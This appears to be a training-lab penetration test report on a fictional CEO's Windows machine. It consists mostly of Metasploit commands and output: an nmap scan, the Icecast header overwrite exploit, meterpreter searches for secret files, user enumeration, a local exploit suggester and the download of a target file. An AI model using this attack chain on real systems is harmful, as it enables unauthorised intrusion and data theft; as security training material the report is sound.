GoodSecurity Penetration Test Report

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12/20/2021

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans' computer to determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software, find a secret recipe file on Hans' computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans' computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

2. Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

IceCast Header Overwrite

Vulnerability Explanation:

Because the IceCast version is not updated to the latest version, it is open to an overflow of vulnerabilities due to the previous gaps left open before the newest version could patch those holes for access up.

Severity:


I would say it is a relatively high severity due to the unpatched bugs from the previous version of the software, causing possibilities of data breach that could exploit information within the system.

3. Proof of Concept:

1. **Scanned IP addresses to determine which hosts might have been vulnerable.**

   a. Command: “nmap -sS -sV -0 192.168.0.20”

   b. Results:




```
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-20 18:40 PST
Nmap scan report for 192.168.0.20
Host is up (0.0072s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.83 seconds
root@kali:~#
```

2. **Determined exploits within Icecast application**

   a. Command: “searchsploit icecast”

   b. Results:




```
root@kali:~# searchsploit icecast
-------------------------------------- ----------------------------------------
 Exploit Title                         |  Path
                                       | (/usr/share/exploitdb/)
-------------------------------------- ----------------------------------------
Icecast 1.1.x/1.3.x - Directory Traver | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name  | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow   | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header O | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vuln | exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Trav | exploits/linux/remote/21602.txt
-------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~# 
```

3. **Connected to Metasploit**

   a. Command: “msfconsole”

   b. Results:



```
root@kali:~# msfconsole
[-] ***rtiNg the Metasploit Framework console...-
[-] * WARNING: No database support: No database YAML file
[-] ***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          /MMMMMMMMMMMMMMMMMMd.      `/++-.-yy/...osydh/-+oo:-`o//...oyodh+
          -hMMmssddd+:dMMmNMMh.      `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
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================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================

                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```


4. Searched for the Icecast server

a. Command: “search icecast”

b. Results:




```
msf5 > search icecast

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 >
```

5. Loaded into Icecast server

a. Command: “use 0”

b. Results:




```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

6. **Set the host IP address of exploit to the target Icecast machine and connected into the meterpreter**

   a. Command: “set RHOST 192.168.0.20” and “run” (can also connect with “exploit”)

   b. Results:




```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
```

7. **Searched within the directories for common secret file names**

   a. Command: “search -f *secretfile*.txt and “search -f recipe*.txt”

   b. Results:




```
meterpreter > search -f *secretfile*.txt
 Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

8. **Able to enumerate logged on users an display system information**

   a. Command: “run post/windows/gather/enum_logged_on_users” and “shell”

   b. Results:




```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 2

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20211220183635_default_192.168.0.20_host.users.activ_350832.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                        %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter > shell
Process 6896 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
```

9. **Able to use meterpreter for a exploit suggester to find exploits**

   a. Command: “run post/multi/recon/local_exploit_suggester”

   b. Results:




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter >
```

10. **Able to exfiltrate specified sensitive data**

    a. Command: “download c:\Users\IEUser\Documents\Drinks.recipe.txt”

    b. Results:



```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

4. Recommendations

1. Immediately update to the latest version of IceCast Server.
2. More complex filenames-not obvious names
3. Encrypt sensitive files
4. Block outside connections into server